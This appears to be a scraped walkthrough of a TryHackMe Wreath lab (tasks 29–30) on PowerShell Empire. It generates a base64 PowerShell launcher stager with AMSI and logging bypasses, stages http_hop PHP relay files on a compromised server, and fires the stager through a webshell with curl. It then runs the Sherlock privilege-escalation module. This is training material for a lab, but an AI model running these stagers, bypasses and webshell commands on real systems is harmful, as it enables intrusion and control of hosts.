
Task 29 Git Server

VideoTime to put this all into practice!
You should already have a `http_hop` listener started in either Empire or Starkiller from the last task. If you don't, take this opportunity to start one before continuing.
With the listener started there are two things we must do before we can get an agent back from the Git Server:-
• We must generate an appropriate stager for the target
• We must put the `http_hop` files into position on .200, and start a webserver to serve the files on the port we selected during the listener creation. This server must be able to execute PHP, so a PHP Debug server is ideal

Let's start with generating a stager. For this we will use the `multi/launcher` stager. We already covered how to create stagers back in task 26, so you should be able to do this relatively unguided. The only option needing to be set here is the "Listener" option, which needs set to the name of the `http_hop` listener we created in the previous task:
Empire CLI:

```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener http_hop
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value            Description
  ----             --------    -------          -----------
  Listener         True        http_hop         Listener to generate stager for.
  Language         True        powershell       Language of the stager to generate.
  StagerRetries    False       0                Times for the stager to retry
                                                connecting.
  OutFile          False                        File to output launcher to, otherwise
                                                displayed on the screen.
  Base64           True        True             Switch. Base64 encode the output.
  Obfuscate        False       False            Switch. Obfuscate the launcher
                                                powershell code, uses the
                                                ObfuscateCommand for obfuscation types.
                                                For powershell only.
  ObfuscateCommand False       Token\All\1      The Invoke-Obfuscation command to use.
                                                Only used if Obfuscate switch is True.
                                                For powershell only.
  SafeChecks       True        True             Switch. Checks for LittleSnitch or a
                                                SandBox, exit the staging process if
                                                true. Defaults to True.
  UserAgent        False       default          User-agent string to use for the staging
                                                request (default, none, or other).
  Proxy            False       default          Proxy to use for request (default, none,
                                                or other).
  ProxyCreds       False       default          Proxy credentials
                                                ([domain\]username:password) to use for
                                                request (default, none, or other).
  ScriptLogBypass  False       True             Include cobbr's Script Block Log Bypass
                                                in the stager code.
  ETWBypass        False       False            Include tandasat's ETW bypass in the
                                                stager code.
  AMSIBypass       False       True             Include mattifestation's AMSI Bypass in
                                                the stager code.
  AMSIBypass2      False       False            Include Tal Liberman's AMSI Bypass in
                                                the stager code.


(Empire: stager/multi/launcher) > execute
```


Starkiller:



If using the Empire CLI, you will be presented with a payload to copy and paste into the target's command line:

```
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAQgBsAGUALgBQAFMAVgBlAHIAUwBpAG8ATgAuAE0AQQBqAG8
AcgAgAC0ARwBFACAAMwApAHsAJAAwADAAMQA9AFsAUgBFAGYAXQAuAEEAUwBzAEUATQBCAGwAeQAuAEcAZQB0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC
4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkARQBgAEwARAAiACgAJwBjA
GEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABp
AGMAJwApADsASQBmACgAJAAwADAAMQApAHsAJAAwADYAYgA9ACQAMAAwADEALgBHAGUAdABWAEEATABVAGUAKAAkAG4AdQBsAGwAKQA7AEkARgAoACQAMAA
2AGIAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJAAwADYAYgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJw
BsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AP
QAwADsAJAAwADYAQgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAA
dABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAYQBMAD0AWwBDAG8AbABsAEUAQwB0AGkAbwBuAFM
ALgBHAEUATgBFAFIAaQBDAC4ARABpAEMAdABpAE8ATgBBAFIAeQBbAHMAVABSAEkAbgBnACwAUwBZAHMAVABFAE0ALgBPAGIASgBFAGMAdABdAF0AOgA6AE
4AZQB3ACgAKQA7ACQAVgBhAEwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsA
DAAKQA7ACQAdgBBAEwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBp
AG4AZwAnACwAMAApADsAJAAwADYAQgBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbAB
pAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJw
BsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AGEAbAB9AEUAbABTAEUAewBbAFMAQwBSAEkAUAB0AEIATABPAEMAawBdAC4AIgBHAEUAdABGAGkAZ
QBgAGwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBlAHQA
VgBhAGwAVQBFACgAJABOAFUAbABMACwAKABOAGUAdwAtAE8AYgBKAGUAYwB0ACAAQwBPAGwAbABFAEMAVABpAE8AbgBTAC4ARwBFAG4AZQBSAEkAYwAuAEg
AQQBTAEgAUwBlAHQAWwBTAHQAUgBpAE4AZwBdACkAKQB9ACQAUgBFAGYAPQBbAFIAZQBmAF0ALgBBAFMAUwBlAE0AYgBsAFkALgBHAGUAVABUAFkAUABFAC
```

If using Starkiller you can copy the payload to your clipboard by clicking on the paperclip icon next to the payload in the Stagers menu:



Whichever method you chose, save the provided command somewhere and *do not* execute it yet. We will need it once we have set up the hop files on the jumpserver.

Now let's get that jumpserver set up!
First of all, in the /tmp directory of the compromised webserver, create and enter a directory called `hop-USERNAME`. e.g.:

```
[root@prod-serv ~]# mkdir /tmp/hop-MuirlandOracle
[root@prod-serv ~]# cd /tmp/hop-MuirlandOracle/
[root@prod-serv hop-MuirlandOracle]# pwd
/tmp/hop-MuirlandOracle
```

Transfer the contents from the `/tmp/http_hop` (or whatever you called it) directory across to this directory on the target server. A good way to do this is by zipping up the contents of the directory (`cd /tmp/http_hop && zip -r hop.zip *`), then transferring the zipfile across using one of the methods previously shown. For example, doing this with a Python HTTP server:

```
[root@prod-serv hop-MuirlandOracle]# curl 10.50.73.2/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2952  100  2952    0     0  46125      0 --:--:-- --:--:-- --:--:-- 46857
[root@prod-serv hop-MuirlandOracle]# ls
hop.zip
[root@prod-serv hop-MuirlandOracle]#
```

```
muri@augury:~/thm/wreath/Empire$ cd /tmp/http_hop && sudo zip -r hop.zip *
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 67%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 67%)
  adding: news.php (deflated 67%)
muri@augury:/tmp/http_hop$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.72.200 - - [16/Jan/2021 22:10:34] "GET /hop.zip HTTP/1.1" 200 -
```

We can then unzip the zipfile on the webserver (i.e. `unzip hop.zip`):

```
[root@prod-serv hop-MuirlandOracle]# ls
hop.zip
[root@prod-serv hop-MuirlandOracle]# unzip hop.zip
Archive:  hop.zip
   creating: admin/
  inflating: admin/get.php
   creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-MuirlandOracle]# ls
admin  hop.zip  login  news.php
```

Note: *the output of* `ls` must *match up with the screenshot -- i.e. there should be a* `news.php` *file in your current directory, with* `admin/` *and* `login/` *as subdirectories.*

We now need to actually serve the files on the port we chose when generating the http_hop listener (task 28). Fortunately we already know that this server has PHP installed as it serves as the backend to the main website. This means that we can use the PHP development webserver to serve our files! The syntax for this is as follows: `php -S 0.0.0.0:PORT &>/dev/null &`

e.g:

```
[root@prod-serv hop-MuirlandOracle]# php -S 0.0.0.0:47000 &
[2] 3180
[root@prod-serv hop-MuirlandOracle]# PHP 7.2.24 Development Server started at Sat Jan 16 22:16:53 2021
Listening on http://0.0.0.0:47000
Document root is /tmp/hop-MuirlandOracle
Press Ctrl-C to quit.

[root@prod-serv hop-MuirlandOracle]# ss -tulwn | grep 47000
tcp     LISTEN   0        128              0.0.0.0:47000          0.0.0.0:*
```

As shown in the screenshot, the webserver is now listening in the background on the chosen port 47000.
Note: *Remember to open up the port in the firewall if you haven't already!*

This is a handy trick for when we need to serve PHP files, as our standard Python HTTP webserver is not capable of interpreting the PHP language and so cannot execute the scripts.
We now have everything we need to get this show on the road!

Answer the questions below

Both the reverse shell we received way back in task 19, and our evil-winrm access are already running in Powershell, so we would need to adapt the stager generated for us by Empire in order to use them. Instead, it is easier to use it with the webshell we originally used to compromise the machine (i.e. paste the stager as the value of the "a" parameter in cURL or BurpSuite), remembering to URL encode the stager first.

After sending the web request, you should receive an agent in Empire CLI / Starkiller!

```
(Empire: stager/multi/launcher) >
[*] Sending POWERSHELL stager (stage 1) to 10.200.72.200
[*] New agent VNSEM9W7 checked in
[+] Initial agent VNSEM9W7 from 10.200.72.200 now active (Slack)
[*] Sending agent (stage 2) to VNSEM9W7 at 10.200.72.200
```

Note that the IP here is still .200. This is due to the jumpserver in between our target (the Git server) and our Empire client acting as a proxy in and out of the network.
Bearing this in mind, get an agent back from the Git Server!

T29 - notes

generate stager>multi-launcher

listener - wreath-2

zip -r http_hop.zip http_hop/

curl http://10.50.65.25:8000/http_hop.zip -o http_hop.zip && unzip http_hop.zip && cd http_hop/

```
firewall-cmd --zone=public --add-port 3500/tcp
```
php -S 0.0.0.0:3500 &>/dev/null &

curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=powershell%20-noP%20-sta%20-w%201%20-
enc%20%20SQBmACgAJABQAFMAVgBlAFIAUwBpAE8ATgBUAGEAQgBsAEUALgBQAFMAVgBlAFIAcwBpAG8ATgAuAE0AQQBKAE8

Task30

Task 30 [redacted] Empire:

Modules

VideoAs mentioned previously, modules are used to perform various tasks on a compromised target, through an active Empire agent. For example, we could use Mimikatz through its Empire module to dump various secrets from the target.
As per usual, let's look at loading modules in both Empire CLI and Starkiller.
Note: *Some versions of Empire don't do well at executing modules through agents received via Hop Listeners. If the practical aspect of this task doesn't work for you, don't panic! The Empire developers are very good at tracking down and fixing bugs quickly. In the mean time you can try either downgrading Empire to the version used when writing the room (3.6.3), or look out for releases and upgrade when available.*

Starting with Empire CLI:
Inside the context of an agent, type `usemodule¬†` and press tab twice (making sure to include the space at the end!). As expected, this will show a huge list of modules which can be loaded in.
It doesn't really matter here as we already have full access to the target, but for the sake of learning, let's try loading in the Sherlock Empire module. This checks for potential privilege escalation vectors on the target.
`usemodule privesc/sherlock`

```
(Empire: RW5NAYMU) > usemodule privesc/sherlock
(Empire: powershell/privesc/sherlock) > info

              Name: Sherlock
            Module: powershell/privesc/sherlock
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @_RastaMouse

Description:
  Find Windows local privilege escalation vulnerabilities.

Comments:
  https://github.com/rasta-mouse/Sherlock

Options:

  Name  Required    Value                    Description
  ----  --------    -------                  -----------
  Agent True        RW5NAYMU                 Agent to run module on.
```

As previously, we can use `info` to get information about the module after loading it in.
This module requires one option to be set: the `Agent` value. This is already set for us because we entered the module from the context of the agent we wanted to use it on. If we had chosen to use this module without first interacting with an agent then we would need to set the option:

```
(Empire: agents) > usemodule powershell/privesc/sherlock
(Empire: powershell/privesc/sherlock) > info

              Name: Sherlock
            Module: powershell/privesc/sherlock
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @_RastaMouse

Description:
  Find Windows local privilege escalation vulnerabilities.

Comments:
  https://github.com/rasta-mouse/Sherlock

Options:

  Name  Required    Value                   Description
  ----  --------    -------                 -----------
  Agent True        None                    Agent to run module on.
```

This could then be set using the command set `Agent AGENT_NAME` (the same syntax as in previous parts of the framework).


We start the module using the usual execute command. The module will then run as a background job, returning the results when it's completed.

```
(Empire: powershell/privesc/sherlock) > execute
[*] Tasked RW5NAYMU to run TASK_CMD_JOB
[*] Agent RW5NAYMU tasked with task ID 1
[*] Tasked agent RW5NAYMU to run module powershell/privesc/sherlock
(Empire: powershell/privesc/sherlock) >
Job started: SMD8GA



Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable
```


If we know approximately what we want to do, but don't know the exact path to a module, we can use the `searchmodule` command to look for it. For example, `searchmodule winpeas` gives us the location of the inbuilt WinPEAS module:

```
(Empire: agents) > searchmodule winpeas

 powershell/privesc/winPEAS

        WinPEAS is a script that search for possible paths to escalate
        privileges on Windows hosts.
```


Now let's do the same thing in Starkiller.
First we switch over to the modules menu:




In the top right corner we can search for our desired module. Let's search for the Sherlock module again:




Click on the "Play" button at the right-most column to select the module:



